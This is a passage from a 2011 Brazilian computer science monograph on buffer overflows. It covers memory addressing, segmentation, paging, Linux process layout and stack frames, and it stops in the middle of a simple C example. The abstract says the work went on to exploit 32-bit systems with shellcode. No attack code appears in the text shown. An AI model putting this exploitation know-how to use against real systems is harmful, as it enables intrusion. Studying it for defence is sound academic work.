HUDSON FLÁVIO VIEIRA MATEUS

BUFFER OVERFLOW: TEORIA E EXPLORAÇÃO

LAVRAS - MG

2011

HUDSON FLÁVIO VIEIRA MATEUS

BUFFER OVERFLOW: TEORIA E EXPLORAÇÃO

Monografia apresentada ao Colegiado do Curso de Ciência da Computação, para a obtenção do título de Bacharel em Ciência da Computação.

Orientador

Dr. Joaquim Quinteiro Uchôa

LAVRAS - MG

2011

HUDSON FLÁVIO VIEIRA MATEUS

BUFFER OVERFLOW: TEORIA E EXPLORAÇÃO

Monografia apresentada ao Colegiado do Curso de Ciência da Computação, para a obtenção do título de Bacharel em Ciência da Computação.

APROVADA em 19 de Maio de 2011

Dr. Tales Heimfarth UFLA

Dr. Luiz Henrique Andrade Correia UFLA

Dr. Joaquim Quinteiro Uchôa

Orientador

LAVRAS - MG

2011

Dedico este trabalho a Deus;

sem Ele, nada do que tenho teria conseguido.

Ele é a minha razão de viver e a minha esperança.

AGRADECIMENTOS

A Deus, pela vida e pela oportunidade de estudar em uma universidade federal.

Aos meus pais, Flávio e Zélia, que me incentivaram durante esta jornada, e ao meu irmão, Átila, por compreender minha ausência.

Aos meus amigos de república, Victor, Renan e Vinícius, grandes amigos que me acolheram em tempos difíceis.

Aos meus amigos, Ester e Sebastião, que foram verdadeiros pais adotivos.

Ao David Cestavo, que foi um pai na fé.

Ao meu orientador, Joaquim, pelo auxílio e pela atenção concedidos, tão importantes para a realização deste trabalho.

RESUMO

Este trabalho é um estudo sobre *buffer overflow*, no qual são apresentadas as arquiteturas de *software* e de *hardware* que permeiam o problema. É fornecida uma explicação sobre as arquiteturas de processadores Intel 64 e IA-32, bem como o sistema operacional Linux. Estes ambientes foram utilizados para o desenvolvimento e exploração do tema. O problema é detalhado e alguns estudos de casos são mostrados, exemplificando sua exploração. Basicamente consiste no transbordamento durante a escrita em regiões de memória ou *arrays*. Há o interesse em mostrar o quanto o descaso para com a segurança computacional durante o desenvolvimento de *software* pode ser perigoso para um ambiente computacional. Comenta-se sobre algumas ferramentas existentes para a prevenção do *buffer overflow*, que podem ser usadas no sistema operacional Linux. As ferramentas são aplicadas em contextos diferentes e possuem um certo nível de segurança; as ferramentas abrangidas são: Libsafe, StackGuard, StackShield, ProPolice e PaX. O grande problema do *buffer overflow*, de um modo geral, são enganos cometidos durante a fase de desenvolvimento. Nos experimentos, foi possível invadir um sistema através de ataques em arquiteturas 32 *bits* através dos seguintes modos de sobrescrita: endereço de retorno e endereço base do *frame* da função que faz a chamada, e ponteiro de função. Já em arquiteturas 64 *bits*, não foi possível explorar a falha.

Palavras-chave: Buffer Overflow; Sistemas Operacionais; Arquitetura de Computadores; Segurança; Programação.

ABSTRACT

This work is a study about buffer overflow, presenting the architectures of the software and hardware involved. It explains the architectures of the Intel 64 and IA-32 processors, as well as the Linux operating system. These environments were used for the development and exploration of buffer overflow. The problem is detailed and some studies cases shown, exemplifying your exploitation. Basically, buffer overflow occurs during writing in memory regions or arrays. There is interest in show how negligence with computing security during software development can be dangerous for computing environments. The study comments about some of the existing tools to prevent buffer overflow on the Linux operating system. These tools are applied to different contexts and have some level of security; the tools examined are: Libsafe, StackGuard, StackShield, ProPolice and PaX. The larger problem of buffer overflow is mistakes made during development phase. In experiments, it was possible to invade a 32 bits system through attacks in the following overwriting modes: return address and base pointer frame of calling function, and function pointer. On the other hand, it was not possible to exploit the fault in a 64 bits system.

Keywords: Buffer Overflow; Operating Systems; Computer Architecture; Security; Programming.

LISTA DE FIGURAS

LISTA DE TABELAS

SUMÁRIO

1 INTRODUÇÃO

A informática, assim como outras áreas de conhecimento, tem crescido em larga escala nos últimos anos. Com o avanço da tecnologia computacional e a popularização da Internet, as empresas preocupam-se cada vez mais com a implantação de serviços computarizados (CESAR, 2004). Tais serviços requerem a construção de *software* de computadores para atender a demanda do mercado às mais diversas áreas, a fim de automatizar tarefas. Assim, é possível acessar contas bancárias sem sair de casa, controlar finanças de forma mais organizada e rápida e, até mesmo, proporcionar momentos de entretenimento, tudo através do uso da informática.

Entretanto, em muitos casos, os desenvolvedores de *software* não se preocupam com aspectos de segurança dos aplicativos (UCHÔA, 2009). Nesses casos, o prejuízo é iminente com a investida de especialistas de tecnologia mal-intencionados.

Muitos problemas podem ser evitados por políticas adotadas pelos próprios usuários; outros, no entanto, dependem da forma como o sistema (ou o *software*) foi projetado e construído. De qualquer forma, é necessário conhecimento sobre a tecnologia para uso adequado: no primeiro caso, é necessário conhecer o sistema para a própria proteção contra, no mínimo, os tipos de ameaças mais comuns; no segundo caso, o conhecimento tecnológico faz-se preciso para a construção correta e eficiente de sistemas computacionais.

O fato é que erros aparentemente simples cometidos por desenvolvedores podem resultar em severas consequências. Um exemplo disso é o *buffer overflow*. Basicamente, é um tipo de erro associado à escrita em regiões de memória sem a devida precaução de se verificar seus limites. Contudo, existe uma série de fatores, tanto da arquitetura de *hardware*, quanto da arquitetura de *software*, que propiciam a ocorrência desse tipo de problema. Essa vulnerabilidade é o objeto de estudo deste trabalho.

1.1 Objetivos e Metodologia

O principal objetivo deste trabalho é apresentar um estudo sobre o *buffer overflow*. Foi realizada uma pesquisa sobre os assuntos relacionados ao tema proposto, a fim de mostrar como um sistema computacional permite a ocorrência do mesmo. Para tanto, foram consultados vários tipos de fontes de pesquisa, como artigos, relatórios técnicos, manuais de processadores, livros sobre sistemas operacionais e análise da documentação de ferramentas preventivas.

Aborda-se, também, conceitos fundamentais e tecnológicos sobre sistemas operacionais e arquitetura de computadores que envolvem o erro. Foram feitos alguns estudos de casos para melhor entendimento do problema, reproduzidos em laboratório. Com isso, é possível analisar todo o contexto de ocorrência do erro e entender sua natureza com uma ampla visão. Algumas ferramentas preventivas existentes são apresentadas também.

1.2 Motivações

Para o desenvolvimento deste trabalho, considera-se o sistema operacional Linux e as arquiteturas de processadores Intel 64 e IA-32. Os motivos da escolha daquele sistema operacional e destas arquiteturas de processadores são: (1) a popularidade que ambos apresentam; (2) a relativa facilidade na obtenção de suporte; (3) o fato de o Linux ser um sistema operacional de código aberto facilita a obtenção do *kernel* sem quaisquer custos adicionais; (4) as ferramentas a serem abordadas foram construídas para o sistema operacional Linux; e (5) há muitos tipos de processadores, impossibilitando o estudo de todas as arquiteturas, embora o sistema operacional permita a portabilidade do sistema de gerenciamento de memória, abstraindo-o em estruturas de dados que são suportadas pelos diversos tipos de processadores.

1.3 Organização da monografia

Esta monografia tenta separar os conceitos primordiais da arquitetura de computadores e de sistemas operacionais, os quais são necessários para o entendimento do problema, embora estes conceitos estejam bastante interligados.

O Capítulo 2 apresenta os mecanismos de gerência de memória existentes: a segmentação, comumente suportada pelos processadores Intel, e a paginação, amplamente suportada em várias plataformas e, portanto, utilizada pelos mais diversos sistemas operacionais. Esse capítulo mostra também como um processo em Linux é organizado na memória, enfatizando suas estruturas de dados e como ocorrem as chamadas de funções.

No Capítulo 3, são descritos o problema, baseado na pilha e no *heap*, e as abordagens de ataques na pilha com sobrescrita do endereço de retorno, de ponteiros de funções e de ponteiros de *frame* armazenados na pilha. Nesse capítulo também são apresentados alguns trabalhos relacionados existentes.

A seguir, o Capítulo 4 aborda as principais ferramentas e metodologias preventivas contra *buffer overflow* que podem ser aplicadas ao sistema operacional Linux. Expõe-se o princípio básico de atuação dessas ferramentas.

Há um capítulo especial para mostrar a exploração da vulnerabilidade, que é o Capítulo 5. Nesse capítulo, o *shellcode* e o *exploit* – códigos necessários para a exploração – são incluídos, e é explicado como eles são utilizados para atingir tal objetivo, através de exemplos.

Por fim, comenta-se os resultados gerais do trabalho no Capítulo 6.

2 MODELOS DE MEMÓRIA E ORGANIZAÇÃO DE PROCESSOS

2.1 Introdução

A memória principal de um computador pode ser endereçada e dividida de várias maneiras. É nela que são armazenados os programas em execução, chamados *processos*, bem como os dados manipulados pelos processos. Entretanto, como a memória pode ser muito extensa e pode haver vários processos em e-

xecução simultaneamente, é extremamente importante que o sistema operacional organize a memória de forma eficiente e segura, a fim de evitar que erros ocorram.

Neste capítulo, são apresentados apenas os principais conceitos de modularização da memória, visto que: (1) alguns mecanismos de endereçamento e/ou divisão de memória são mantidos apenas para compatibilidade com modelos de processadores legados, sendo pouco utilizados atualmente; e (2) há inúmeras maneiras de se fazer tais divisões, algumas das quais fogem ao escopo deste trabalho. Além disso, a forma como um processo é organizado na memória será descrita.

2.2 Organização da memória

A unidade básica de memória é o *byte*, composto por 8 *bits*. Cada *byte* na memória é rotulado por um identificador único, que é seu endereço (ou posição) na memória. Um computador com 4 GB de memória pode manter até 4294967296 *bytes* (ou posições de memória).

A partir desse conceito, a memória pode ser referenciada em blocos de diferentes tamanhos. Na arquitetura Intel, os tipos de dados possuem nomes, de acordo com seus diferentes tamanhos[1], fornecidos pela Tabela 1 e a respectiva divisão em múltiplos de subtipos da Figura 1.

Há dois tipos de representação de dados na memória: *little endian* e *big endian*. A arquitetura Intel utiliza o método *little endian*: o *byte* menos significativo é armazenado primeiro na memória (INTEL CORPORATION, 2010d). Isso sig-

[1] Em outras arquiteturas de processadores, as definições dos tipos de dados podem ser diferentes (por exemplo, MIPS) (IDT, 2000).



Figura 1: Divisão de tipos baseada em múltiplos – Fonte: (INTEL CORPORATION, 2010a)

Tabela 1: Tamanho dos tipos de dados manuseados pelos processadores Intel

Tipo de dado	**Tamanho (em *bytes*)**
word	2
double word	4
quad word	8
double quad word (ou *paragraph*)	16

nifica que a escrita da *word* $\texttt{FE06}_h$ no endereço de memória ilustrativo $\texttt{B}_h$ seria feita copiando-se o *byte* $\texttt{06}_h$ para o endereço $\texttt{B}_h$ e o *byte* $\texttt{FE}_h$ para o endereço $\texttt{C}_h$, conforme pode ser visto na Figura 2. No método *big endian*, os dados são escritos na ordem inversa – do *byte* mais significativo ao menos significativo –, conforme explicado em IDT (2000).



Figura 2: Exemplo de representação *little endian* – Fonte: (INTEL CORPORATION, 2010a) adaptado

2.3 Endereços lógico, linear e físico

A literatura utiliza três termos diferentes na nomenclatura de endereços: *lógico*, *virtual* (ou *linear*) e *físico* (INTEL CORPORATION, 2010d; INTEL CORPORATION, 2010a; SILBERSCHATZ; GALVIN; GAGNE, 2005). Quando a segmentação está habilitada, todo *byte* na memória é acessado através de um endereço *lógico*. Todo endereço lógico é, então, traduzido em um endereço *virtual*. O endereço virtual, por sua vez, é mapeado em um endereço *físico*.

O endereço *lógico* possui um *selector* e um *offset* (deslocamento), sendo da forma *selector*:*offset*. O *selector* é um inteiro de 16 *bits* e *offset* é um inteiro de 32 *bits*. O *selector*, de uma forma geral, é responsável por selecionar segmentos, que normalmente são índices numa tabela de descritores de segmentos, tabela esta que pode ser global (*Global Descriptor Table* – GDT) ou local a um processo (*Local Descriptor Table* – LDT), e cuja entrada fornece o endereço base para o segmento, as permissões de acesso e o intervalo de memória daquele segmento (INTEL CORPORATION, 2010d). No modo IA-32e[2], o deslocamento e o endereço base do

[2]Processadores Intel 64 possuem um modo de execução chamado IA-32e (Intel Architecture 32 Enhanced) por suas especificações. Esse modo será utilizado como sinônimo para Intel 64. Na verdade, o nome IA-32e utilizado nos manuais dos processadores Intel é um nome para um clone das extensões AMD64 (KARPOV, 2010).

segmento possuem 64 *bits* de comprimento (INTEL CORPORATION, 2010d). O deslocamento (*offset*) é uma posição dentro do segmento selecionado.

Um endereço *virtual* (ou *linear*) é o endereço que é mapeado para endereço físico, através do mecanismo de paginação. Caso a segmentação esteja habilitada, é formado adicionando-se o endereço base do segmento ao deslocamento do endereço lógico. De outra forma, o endereço virtual é um endereço de programa que pode ser transformado em um endereço físico (IDT, 2000). Em processadores Intel, um endereço linear possui até 32 *bits* de comprimento. No modo IA-32e, o espaço de endereço linear está limitado a 48 *bits* (INTEL CORPORATION, 2010d).

O endereço *físico* é o endereço de uma célula de memória em *chips* de memória acessível a nível de barramento (BOVET; CESATI, 2006). Obviamente, o endereço físico dependerá da quantidade de memória instalada, mas possui uma capacidade máxima de comprimento, que é dada pelo tamanho do endereçamento fornecido pelo barramento. Na arquitetura IA-32, o espaço de endereço físico é de 32 *bits*, ou seja, o intervalo de endereços acessíveis por um barramento é de `0` a `FFFFFFFFH`. De acordo com Intel Corporation (2010d), a partir do processador Pentium Pro®, a arquitetura IA-32 também suporta uma extensão do espaço de endereço físico – através do recurso *Page Size Extension* (PSE) – de 32 *bits* para 36 *bits* (64 GB). Na arquitetura Intel 64, o espaço de endereço físico é de até 40 *bits* (1 TB) (INTEL CORPORATION, 2010a).

2.4 Segmentação, paginação e mecanismos de proteção

A segmentação é um modelo de organização da memória que é adotado nos processadores Intel. É um mecanismo que divide a memória em segmentos de código, dados e pilha, de forma que múltiplos programas possam executar sem que um interfira na execução do outro. Há seis registradores disponíveis, de 16 *bits* cada, para acesso rápido a segmentos mais utilizados pelo sistema operacional: `CS`, `DS`, `SS`, `ES`, `FS`, `GS`. O registrador `CS` (*code-segment*) registra o segmento de código mais recentemente utilizado, ou seja, o segmento que contém instruções do processo a serem executadas pelo processador; o registrador `DS` (*data-segment*) registra o segmento de dados globais e estáticos utilizados pelo programa; o registrador `SS` (*stack-segment*) registra o segmento que contém a pilha do processo onde são armazenados os contextos de funções (BOVET; CESATI, 2006). Os outros registradores de segmentos são registradores extras que podem ser utilizados para segmentos de dados arbitrários, caso seja necessário. O sistema operacional Linux utiliza apenas os três primeiros segmentos e os outros três são inicializados com uma cópia do registrador `DS`.

Cada *selector* de segmento utiliza os 2 primeiros *bits* (0 e 1) de forma especial para verificar o nível de privilégio do *selector*, que varia de 0 a 3, chamado RPL (*Requested Privilege Level*). O Linux utiliza apenas os níveis 0 (*kernel*) e 3 (*user*) (BOVET; CESATI, 2006). A entrada de um descritor de segmentos em uma GDT ou LDT contém esses mesmos *bits*, porém com o nome de DPL (*Descriptor Privilege Level*) (INTEL CORPORATION, 2010d). Isso é muito útil para criar um espaço de endereços para o *kernel* separado do espaço de endereços do usuário.

Além disso, Intel Corporation (2010d) afirma que um descritor de segmento possui um campo chamado *Type*, de 3 *bits*, que especificam as permissões de acesso a este segmento – leitura, escrita ou execução, dependendo da atribuição dos *bits* e do tipo de segmento.

A paginação, por sua vez, é um mecanismo que permite implementar um sistema de memória virtual, a qual é utilizada de acordo com a demanda do sistema (demanda de páginas). Nela, os endereços virtuais são traduzidos em endereços físicos. A paginação fornece suporte a um ambiente de memória virtual em que, muitas vezes, um largo espaço de endereço virtual é simulado com uma quantidade de memória física menor e com o auxílio de algum armazenamento em disco (INTEL CORPORATION, 2010d).

Ao usar paginação, o sistema divide a memória principal em blocos de 4 KB de tamanho[3], chamado de *página*, se for um bloco de memória virtual, ou *frame*, em se tratando de um bloco de memória física (SILBERSCHATZ; GALVIN; GAGNE, 2005)[4]. A segmentação, se presente, não interfere na paginação (INTEL CORPORATION, 2010d). Quando um processo tenta acessar um local de memória para leitura ou escrita, o sistema verifica se a página solicitada está na memória principal. Se ela não estiver, o processo é interrompido e uma exceção de *page-fault* é lançada (INTEL CORPORATION, 2010d). Então, o sistema tenta buscar a página no disco, em uma área comumente conhecida como *swap*. Finalmente, se a

[3] Alguns modos de paginação suportam páginas com 2 MB, 4 MB ou 1 GB de comprimento ou outro tamanho dependendo do suporte em *hardware* (INTEL CORPORATION, 2010d). Entretanto, o sistema operacional Linux comumente utiliza páginas de 4 KB de tamanho.

[4] O Linux divide uma página em unidades menores e aloca estas unidades quando a quantidade de memória necessária é significativamente menor que uma página, a fim de evitar o desperdício de memória. Esse mecanismo de alocação é conhecido como *alocação slab* (MAUERER, 2008).

página não estiver na *swap*, um erro de acesso à memória é fornecido pelo sistema operacional (SILBERSCHATZ; GALVIN; GAGNE, 2005).

Como pode ser observado na Figura 3, que mostra o suporte à segmentação e à paginação fornecido pela arquitetura Intel, a paginação divide um endereço linear em pedaços para realizar o mapeamento das páginas. Esses pedaços de endereços são entradas em *tabelas* e/ou *diretórios* de páginas, que auxiliam no mapeamento das páginas. A quantidade de níveis de divisão do endereço linear depende do modo de operação do sistema. Atualmente, o espaço de endereçamento virtual suportado no Linux, para processadores 64 *bits*, é de 40 *bits*, dividido em 4 níveis, como pode ser visto em `Documentation/x86/x86_64/mm.txt` a partir do diretório raiz do código-fonte do Linux. Já em processadores 32 *bits*, são 3 níveis. Silberschatz, Galvin e Gagne (2005) sugerem a divisão para diminuição do tamanho de uma tabela. Uma tabela de páginas com 2^{20} entradas de 4 *bytes* cada, na paginação IA-32, ocuparia um espaço de 4 MB, sendo muito extensa para armazenamento em memória; de modo semelhante, no modo IA-32e, a tabela possuiria um tamanho de 512 GB, uma vez que seriam 2^{36} entradas de 8 *bytes* cada.

O mecanismo de paginação também possui esquemas de defesa. Intel Corporation (2010d) afirma que uma entrada de um diretório de páginas ou de uma tabela de páginas, de acordo com os níveis de paginação existentes, possui uma *flag* de escrita/leitura (R/W), no *bit* 1, que não permite escrita na página caso seu valor seja 0 (apenas leitura). A entrada também possui um *bit* de usuário/*kernel* (U/S), no *bit* 2, o qual proíbe acessos a esta página no modo usuário (CPL – *Current Privilege Level* – no registrador `CS` atribuído em 3), caso seu valor seja 0. Exclusivamente na paginação IA-32e, o último *bit* (63) indica se a página pode ser



Figura 3: Segmentação e Paginação – Fonte: (INTEL CORPORATION, 2010d)

usada para a busca de instruções, ou seja, se a página é executável ou não (INTEL CORPORATION, 2010d). O Linux permite o uso deste recurso de *hardware* a partir da versão 2.6.11 do *kernel* (BOVET; CESATI, 2006).

Bovet e Cesati (2006) alegam ainda que, no Linux, a memória é dividida em regiões, em que cada *região de memória* consiste num conjunto de páginas. As regiões de memória, semelhantemente às paginas de memória virtual, possuem *flags* que indicam o tipo de acesso a cada página daquela região e o que elas con-

têm. A Tabela 2 mostra algumas dessas *flags*. As macros que definem essas *flags* podem ser encontradas em `include/linux/mm.h`.

Tabela 2: *Flags* de regiões de memória do Linux

Flag	Descrição
`VM_READ`	Páginas podem ser lidas
`VM_WRITE`	Páginas podem ser escritas
`VM_EXEC`	Páginas podem ser executadas
`VM_MAYREAD`	A *flag* `VM_READ` pode ser atribuída
`VM_MAYWRITE`	A *flag* `VM_WRITE` pode ser atribuída
`VM_MAYEXEC`	A *flag* `VM_EXEC` pode ser atribuída

2.5 Organização de processo na memória

Embora não seja possível desabilitar a segmentação nos processadores Intel (INTEL CORPORATION, 2010d), o Linux minimiza bastante o uso de segmentação para aumentar a compatibilidade com outras arquiteturas de processadores, uma vez que a segmentação é raramente usada em outros processadores além dos processadores Intel. Conforme dito anteriormente, os principais segmentos utilizados por um processo Linux são o segmento de código (`CS`), o segmento de dados (`DS`) e o segmento de pilha (`SS`).

Um processo em Linux é dividido em partes lógicas, chamadas *segmentos*. Esses segmentos são: *text* (código), *dados inicializados*, *heap* e *stack* (pilha). A Figura 4 mostra a localização de cada um desses segmentos de um processo na memória. Alguns autores, ainda, indicam um outro segmento, chamado *bss*, que comportaria os dados não-inicializados (ERICKSON, 2008). Entretanto, o código listado na Figura 5 não define tal estrutura.



Figura 4: Organização de um processo na memória

Caso a segmentação esteja presente, os segmentos lógicos estão localizados em segmentos de memória específicos. O primeiro segmento, *text*, é o segmento do processo onde estão os *opcodes* das instruções a serem executadas pelo processador. Essas instruções são armazenadas no segmento de código da memória, referenciado pelo registrador `CS`. O segmento de dados inicializados, *data*, é utilizado para armazenar dados inicializados, isto é, variáveis cujos valores foram fornecidos no arquivo executável. O segmento *data* está localizado no segmento de dados da memória, apontado pelo registrador `DS`. Por fim, o segmento de pilha armazena a pilha do processo no espaço de usuário, a qual conterá os *frames* das funções e é atribuída ao segmento de pilha da memória, referenciado pelo registrador `SS` (BOVET; CESATI, 2006). O *frame* de pilha é explicado na Seção 2.6.

A Figura 5 mostra como uma região de memória de um processo em Linux é definida (presente em `include/linux/mm_types.h`). Essa estrutura é u-

sada por cada processo, através da estrutura que define um processo, chamada `task_struct` e definida em `include/linux/sched.h`, para mapear um endereço virtual para um endereço físico do processo. As variáveis `start_xxx` e `end_xxx` são, respectivamente, o início e o fim dos segmentos citados anteriormente (`brk` é *program break*).

```
1 struct mm_struct {
2         ...
3         unsigned long start_code, end_code, start_data, end_data;
4         unsigned long start_brk, brk, start_stack;
5         ...
6 };
```

Figura 5: Definição de segmentos de um processo

O *heap* (ou *program break*) está localizado após o segmento de dados do processo. Este segmento pode alterar seu tamanho durante a execução do programa, através da chamada de sistema `sbrk()`, e é utilizado em funções de alocação dinâmica, como, por exemplo, a função `malloc()` da biblioteca padrão da linguagem C, para aumentar ou diminuir a memória de dados do programa. Com isso, um aumento da *program break* significaria a alocação de memória ao processo, ao passo que uma diminuição desta área significaria a liberação de memória do processo. Segundo Mauerer (2008), no *heap* também são armazenadas variáveis globais.

2.6 Chamadas de funções

Quando ocorre uma chamada de função num processo, normalmente argumentos (valores) são passados à função e o processo deve armazenar as infor-

mações da função atual antes de transferir o fluxo de execução para a função que está sendo chamada. Dessa forma, quando a função que fez a chamada retornar, será possível restaurar o estado da antiga função. A pilha é utilizada para isso. Cada informação referente à função é armazenada na pilha em um bloco de memória conhecido como *frame* (ou *contexto*) de uma função (AHO *et al.*, 2008).

A pilha é um *array* de locações de memória contíguas. Ela é armazenada no segmento de pilha identificado pelo seletor do registrador `SS`. Elementos são colocados na pilha através da instrução `push` e são retirados dela através da instrução `pop`, ambas com um operando. Há um registrador de topo de pilha, chamado `SP`[5] que aponta para o elemento do topo da pilha. A instrução `push` decrementa a posição do registrador `SP` e armazena o dado do operando na nova posição. A instrução `pop`, por sua vez, retira o elemento da pilha para o operando e incrementa a posição da pilha. Como pode ser observado nessa descrição, a pilha cresce no sentido dos endereços mais baixos. No modo 32 *bits*, as instruções de empilhamento e desempilhamento adicionam deslocamentos de 16 *bits* ou 32 *bits*, dependendo do modo de execução; no modo 64 *bits*, as mesmas instruções adicionam deslocamentos 64 *bits* na pilha (INTEL CORPORATION, 2010a). Há também um outro registrador que aponta para a base do *frame* da função, que é o registrador `BP`.

Há divergências de um compilador para outro quanto à ordem de armazenamento das informações na pilha. Além disso, algumas otimizações de compiladores geram códigos em que os dados de uma função são mantidos em registra-

[5] Na verdade, os registradores de propósito geral em processadores 32 *bits* possuem um prefixo `E` e têm 32 *bits* de comprimento, ao passo que os mesmos registradores 64 *bits* possuem um prefixo `R` e apresentam 64 *bits* de comprimento. O modo 64 *bits* suporta o uso de suas partes 32 *bits* por compatibilidade (INTEL CORPORATION, 2010a).

dores de propósito geral para agilizar o acesso a tais dados; outras opções de compilação permitem omitir a gravação do ponteiro de *frame* na pilha quando uma função não necessita de um, como ocorre no compilador GCC (*GNU Compiler Collection*) com a opção `-fomit-frame-pointer`. Em outros casos ainda, isso pode ser feito pela própria linguagem, como é o caso da palavra-chave **`register`** da linguagem de programação C (KERNIGHAN; RITCHIE, 1988).

Segundo Intel Corporation (2010a), primeiramente os argumentos que estão sendo passados à função chamada são armazenados na pilha, caso sejam mesmo fornecidos pela pilha. Então, o endereço de retorno (obtido através do registrador `IP`) e o endereço base do *frame* da função que faz a chamada (registrador `BP`) são empilhados, para que a antiga função seja restabelecida quando a função chamada finalizar. Depois, com a atribuição do novo ponteiro de *frame*, as variáveis locais à função chamada são armazenadas tomando-se como referência o novo ponteiro de *frame*. A ordem de armazenamento desses dados, exceto o ponteiro de base do *frame*, e os passos efetuados durante uma chamada de função são mostrados na Figura 6. Como pode ser observado nessa figura, há dois tipos de chamada: *near* e *far*. O primeiro diz respeito a saltos curtos, ou seja, saltos de endereços que estão num mesmo segmento de código. O segundo tipo caracteriza saltos longos, nos quais é necessário alterar o segmento de código – o registrador `CS` é salvo na pilha antes da alteração. Como foi visto, o Linux utiliza o primeiro tipo de chamada.

Um programa escrito em linguagem C, que faz a soma de dois números, pode ser visto na Figura 7. Não são exibidos sua execução e resultado; apenas, para efeitos demonstrativo, o código Assembly associado (Figura 8). O código foi ge-



Figura 6: Chamada de função – Fonte: (INTEL CORPORATION, 2010a)

rado pelo compilador GCC, o compilador *default* de muitas distribuições Linux, se não todas.

Na Figura 8, a primeira parte é conhecida como *prólogo* (linhas 2 e 3) e ajusta a pilha para a função receber suas variáveis locais; a segunda parte, chamada *epílogo* (linhas 8 e 9), desenrola a pilha após o término da função chamada (LEVY, 1996). Após empilhar o antigo ponteiro de *frame* `RBP`, o ponteiro de pilha `RSP` é copiado para o registrador `RBP`, para que variáveis locais à função e os argumentos na pilha (se houverem) possam ser referenciadas através dele. A instrução `call` empilha o valor do ponteiro `RIP` na pilha para que o fluxo de execução da função que faz a chamada possa ser recuperado após o término da nova função a

```c
void sum(int n1, int n2);

int main()
{
        sum(2, 3);

        return 0;
}

